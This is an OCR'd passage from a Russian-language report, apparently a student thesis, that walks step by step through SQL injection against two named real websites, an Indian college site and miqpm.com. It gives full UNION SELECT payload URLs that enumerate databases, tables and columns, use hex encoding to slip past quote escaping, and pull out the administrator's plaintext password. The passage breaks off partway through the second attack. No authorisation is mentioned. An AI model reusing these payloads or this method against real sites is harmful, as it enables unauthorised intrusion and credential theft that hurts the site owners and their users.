

Рисунок 3.2 – Плагин Wappalyzer

Дальше был изучен исходный код страниц, был выделен участок кода, который явно определяет технологию разработки рисунок 3.3.

```
stm_aix("p6i0","p2i0",[0,"Campus","","",-1,-1,0,"facilities/campus.asp"],288,25);
stm_aix("p6i1","p2i0",[0,"Computer LAB & Internet","","",-1,-1,0,"facilities/computer_lab.asp"],288,25);
stm_aix("p6i2","p2i0",[0,"Library","","",-1,-1,0,"facilities/library.asp"],288,25);
stm_aix("p6i3","p2i0",[0,"Hostel","","",-1,-1,0,"facilities/hostel.asp"],288,25);
stm_aix("p6i4","p2i0",[0,"Transportation","","",-1,-1,0,"facilities/transportation.asp"],288,25);
stm_aix("p6i5","p2i0",[0,"Canteen","","",-1,-1,0,"facilities/canteen.asp"],288,25);
stm_aix("p6i6","p2i0",[0,"Others if Any","","",-1,-1,0,"facilities/other.asp"],288,25);
stm_ep();
stm_aix("p0i7","p0i2",[0,"   Financial Details of the Trust"],235,25);
stm_bpx("p7","p1",[]);
stm_aix("p7i0","p2i0",[0,"Source of Income","","",-1,-1,0,"financial/source_income.asp"],288,25);
stm_aix("p7i1","p2i0",[0,"Last Year Expenditure","","",-1,-1,0,"financial/last_exp.asp"],288,25);
stm_aix("p7i2","p2i0",[0,"Internal Revenue Generation Schemes","","",-1,-1,0,"financial/internal_revnue.asp"],288,25);
stm_ep();
stm_aix("p0i8","p0i2",[0,"   Co-Curricular Activities"],235,25);
stm_bpx("p8","p1",[]);
stm_aix("p8i0","p2i0",[0,"EDP Cell","","",-1,-1,0,"co_curricula/edp_cell.asp"],288,25);
stm_aix("p8i1","p2i0",[0,"IIPC Cell","","",-1,-1,0,"co_curricula/community_dev_sch.asp"],288,25);
stm_aix("p8i2","p2i0",[0,"Community Development Scheme","","",-1,-1,0,"co_curricula/comm_dev_sch.asp"],288,25);
stm_aix("p8i3","p2i0",[0,"MODROB Scheme","","",-1,-1,0,"co_curricula/modrob_scheme.asp"],288,25);
stm_aix("p8i4","p2i0",[0,"NCC/NSS","","",-1,-1,0,"co_curricula/ncc_nss.asp"],288,25);
stm_ep();
stm_aix("p0i9","p0i2",[0,"   Contact Us"],235,25);
stm_bpx("p9","p1",[]);
stm_aix("p9i0","p2i0",[0,"Contact Person","","",-1,-1,0,"contact/contact_person.asp"],288,25);
stm_aix("p9i1","p2i0",[0,"Correspondence Address","","",-1,-1,0,"contact/corres_add.asp"],288,25);
stm_ep();
stm_aix("p0i10","p0i0",[0,"   Photo Gallery","","",-1,-1,0,"photo_gallery.asp"],235,25);
stm_aix("p0i11","p0i0",[0,"   Vision","","",-1,-1,0,"vision.asp"],235,25);
stm_aix("p0i12","p0i0",[0,"   Mission","","",-1,-1,0,"mission.asp"],235,25);
stm_ep();
stm_em();
```

Рисунок 3.3 – Исходный код страницы

Остается последний шаг, собрать все ссылки и посмотреть расширения страниц. Это можно сделать с помощью специального сервиса онлайн, специальных утилит или использовать команду в консоли браузера. Воспользуемся третьим вариантом.

Необходимая команда: urls = $$('a'); for (url in urls) console.log (urls[url].href);
Результат работы команды показан ниже на рисунке 3.4.



Рисунок 3.4 – Процесс сбора ссылок

Сделаем выводы по полученным данным:

– язык разработки ASP.NET;
– веб – сервер IIS;
– сервер WS 2012.

Все собранные данные нам пригодятся на следующем этапе.

Второй этап. Вторым этапом является поиск и выявление уязвимостей. На предыдущем этапе были собраны ссылки, мое внимание привлекла вот эта ссылка http://www.bsetbarapada.ac.in/news.asp?id=11. Параметр получает на вход целое число, но это может быть и номер страницы и номер строки из базы данных. Дальше методом фаззинга попытаемся выявить уязвимость и ее тип. Для этого будем использовать ручной метод. Для начала перейдем на страницу и посмотрим ее нормальное состояние рисунок 3.5.



Рисунок 3.5 – Нормальное состояние страницы

Дальше попробуем провести фазинг. Предположим что это запрос в базу данных. Для того чтобы нарушить структуру запроса необходимо послать в запрос символ который база данных не сможет интерпретировать или символ который является частью языка SQL. Это может быть `' " \ / [] и так далее. Формируем запрос: http://www.bsetbarapada.ac.in/news.asp?id=11' . Отслеживаем есть ли изменения на странице рисунок 3.6.



Рисунок 3.6 – Процесс фаззинга страницы

Предполагаем, что запрос был нарушен. Была выявлена SQL–инъекция.

Третий этап. Эксплуатация инъекции занимает 70% времени. Далее начинаем, пробуем эксплуатировать найденную инъекцию. Формируем запрос: http://www.bsetbarapada.ac.in/news.asp?id=11+and+1=1. Смотрим на изменение страницы рисунок 3.7.



Рисунок 3.7 – Изменения на странице сайта

Страница не изменилась и запрос прошел, тем самым еще раз было подтверждено, что инъекция присутствует. Дальше нам нужно определить количество полей базы данных на странице. Методом проб и ошибок было вычислено количество полей, пятнадцать.

Запрос:http://www.bsetbarapada.ac.in/news.asp?id=11+and+1=1+order+by+15+– –+

Выясним поля выводимые на страницу или нет. Для этого выполним запрос:http://www.bsetbarapada.ac.in/news.asp?id=1%20and%201=0+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15+ – – +

Как можно увидеть из рисунка 3.8 что поля 5,6,7,8,9 выводятся на страницу сайта.

Рисунок 3.8 – Вывод видимых полей

Далее выведем информацию о базе данных:
http://www.bsetbarapada.ac.in/news.asp?id=1%20and%201=0+union+select+1,2,3,4,(select%20db_name()),6,7,8,9,10,11,12,13,14,15+ – – +
На рисунке 3.9 был показан ответ запроса, и выведена база данных.



Рисунок 3.9 – Название базы данных

После того как узнали все имена баз данных, должен быть задан вопрос какую информацию необходимо искать и какую пользу из этого можно извлечь. Для этого сперва необходимо просмотреть какие таблицы присутствуют в базе. Это можно сделать следующим запросом:
http://www.bsetbarapada.ac.in/news.asp?id=1%20and%201=0+union+select+1,2,3,4,(SELECT+TOP+1+TABLE_NAME+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_NAME+NOT+IN+(SELECT+TOP+76+TABLE_NAME+FROM+INFORMATION_SCHEMA.TABLES)),6,7,8,9,10,11,12,13,14,15+ – – +
Таким образом, можно перебрать все имена таблиц, показано на рисунке 3.10.

Рисунок 3.10 – Вывод имен таблиц

В ходе изучения базы данных была обнаружена таблица admin которая имела следующие поля: USER_ID,USER_NAME ,EMP_NAME ,USER_PASS USER_ROLE ,STATUS.

Столбцы были подобраны также как и таблицы. В итоге удалось получить логин и пароль администратора. Запрос:

http://www.bsetbarapada.ac.in/news.asp?id=1%20and%201=0+union+select+1,2,3,4,(select%20TOP+1+USER_PASS%20from%20admin),6,7,8,9,10,11,12,13,14,15+– –+

На рисунке 3.11 показан пароль администратора в открытом виде.



Рисунок 3.11 – Вывод пароля администратора

Рассмотрим другой сайт с подобной уязвимостью. Также повторим этап за этапом.

Первый этап. Проведем сбор данных о цели. Повторим все действия, которые были описаны выше на первом этапе.

Исследуемый сайт: http://www.miqpm.com/. На рисунке 3.12 ниже показана главная страница сайта.



Рисунок 3.12 – Главная страница сайта

Далее с помощью расширения в браузере и изучения исходного кода страниц определим, какие технологии были использованы для реализации сайта. Информация с плагина показана на рисунке 3.13 . По ней мы можем сделать вывод что сайт использует очень старую версию интерпретатора PHP 5.2.17. В качестве веб-сервера используется Apache.



Рисунок 3.13 – Сбор информации через плагин

Изучим исходный код страниц, там может быть различная рода информация. Допустим, в комментариях могут быть указаны пути к административной панели сайта и другая важная информация. Исходный код сайта показан ниже на рисунке 3.14.

```
stm_aix("p0i14","p0i0",[]);
stm_aix("p0i15","p0i1",[0,"  Charts ","","",-1,-1,0,"Charts.php"],70,23);
stm_aix("p0i16","p0i0",[]);
stm_aix("p0i17","p0i1",[0," Legislations ","","",-1,-1,0,"Legislations.php"],90,23);
stm_aix("p0i18","p0i0",[]);
stm_aix("p0i19","p0i1",[0," Supervision ","","",-1,-1,0,"Supervision.php"],80,23);
stm_aix("p0i20","p0i0",[]);
stm_aix("p0i21","p0i1",[0,"  Laws ","","",-1,-1,0,"Documents.php"],57,23);
stm_aix("p0i22","p0i0",[]);
stm_aix("p0i23","p0i1",[0," Reports ","","",-1,-1,0,"ObservatoryReports.php"],80,23);
stm_aix("p0i24","p0i0",[]);
stm_aix("p0i25","p0i1",[0," Research ","","",-1,-1,0,"ResearchStudies.php"],80,23);
stm_aix("p0i26","p0i0",[]);
stm_ep();
stm_em();
```

Рисунок 3.14 – Исходный код страницы

Также необходимо собрать все ссылки из сайта, это необходимо для того чтобы просмотреть все возможные параметры и какие данные передаются в них. Как собрать ссылки с сайта, было показано выше, воспользуемся этим же методом. Список ссылок показан на рисунке 3.15.

http://www.miqpm.com/2018/English/News.php?ID=1
http://www.miqpm.com/2018/English/MainPhotoGallery.php
http://www.miqpm.com/new/English/Charts.php
http://www.miqpm.com/new/English/SearchLegislations.php
http://www.miqpm.com/new/English/SearchSessions.php
http://www.madarik.net/
http://www.miqpm.com/English/index.php
http://www.miqpm.com/2018/English/News_Details.php?ID=371
http://www.miqpm.com/2018/English/News_Details.php?ID=370
http://www.miqpm.com/2018/English/News_Details.php?ID=369
http://www.miqpm.com/2018/English/News.php?ID=2
http://www.miqpm.com/2018/English/index.php
http://www.miqpm.com/2018/English/CMS.php?CMS_P=1
http://www.miqpm.com/2018/English/CMS.php?CMS_P=3
http://www.miqpm.com/2018/English/CMS.php?CMS_P=4
http://www.miqpm.com/2018/English/News.php?ID=1
http://www.miqpm.com/2018/English/News.php?ID=2
http://www.miqpm.com/2018/English/PoliticalEntities.php

Рисунок 3.15 – Собранные ссылки

Второй этап. На предыдущем этапе мы собрали информацию о нашей цели. Далее необходимо пройтись по всех входным данным и провести фазинг параметров. Это необходимо для того чтобы выявить уязвимость.

Мое внимание привлекла ссылка: http://www.miqpm.com/new/English/News.php?ID=1. Страница показана на рисунке 3.16.



Рисунок 3.16 – Уязвимая страница

Увидев нормальное состояние страницы, пытаемся провести фазинг, метод описан выше. Для этого формируем запрос http://www.miqpm.com/new/English/News.php?ID[]=1 . Результат запроса показан на рисунке 3.17, из результата видно, что сайт выдал ошибку это связано с тем, что запрос ожидал целое число, а в параметр был передан массив.

Рисунок 3.17 – Вывод ошибки

Но это не говорит о том, что данный параметр уязвим. Проведем еще одну проверку, и сформируем пейлоад: http://www.miqpm.com/new/English/News.php?ID=1', посмотрим результат этого запроса. Результат запроса показан ниже на рисунке 3.18.

Рисунок 3.18 – Проверка на уязвимость

Из рисунка видно, что запятая экранируется но, тем не менее, это вызвало ошибку, структура запроса нарушилась. Предполагаем, что данный параметр уязвимый и в нем инъекция.

Третий этап. Пробуем проэксплуатировать инъекцию, для этого определяем количество полей выводимых на сайт. Формируем пейлоад: http://www.miqpm.com/new/English/News.php?ID=1+order+by+5+—+, опытным путем мы выясняем что выводимых полей 5, результат запроса показан ниже на рисунке 3.19.



Рисунок 3.19 – Определение количество полей

Далее необходимо вывести все таблицы и найти конфиденциальную информацию, это может быть логины и пароли либо другая персональная информация. Формируем пейлоад который выведет все таблицы из базы данных а также схему базы данных: http://www.miqpm.com/new/English/News.php?ID=1+and%201=0+union+select+1,TABLE_NAME,3,table_schema,5+from+INFORMATION_SCHEMA.TABLES+– –+, результат запроса показан на рисунке 3.20.

Рисунок 3.19 – Название таблиц БД

В ходе изучения таблиц была обнаружена таблица, которая принадлежит администраторам. Теперь нам необходимо узнать какие поля там есть. Для этого сформируем пейлоад, но так как кавычки экранируются, название таблицы представим в шестнадцатеричной форме. Пейлоад: http://www.miqpm.com/new/English/News.php?ID=1+and%201=0+union+select+1,COLUMN_NAME,3,4,5+from+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x61646d696e6973747261746f7273+—+,результат работы показан ниже на рисунке 3.20.

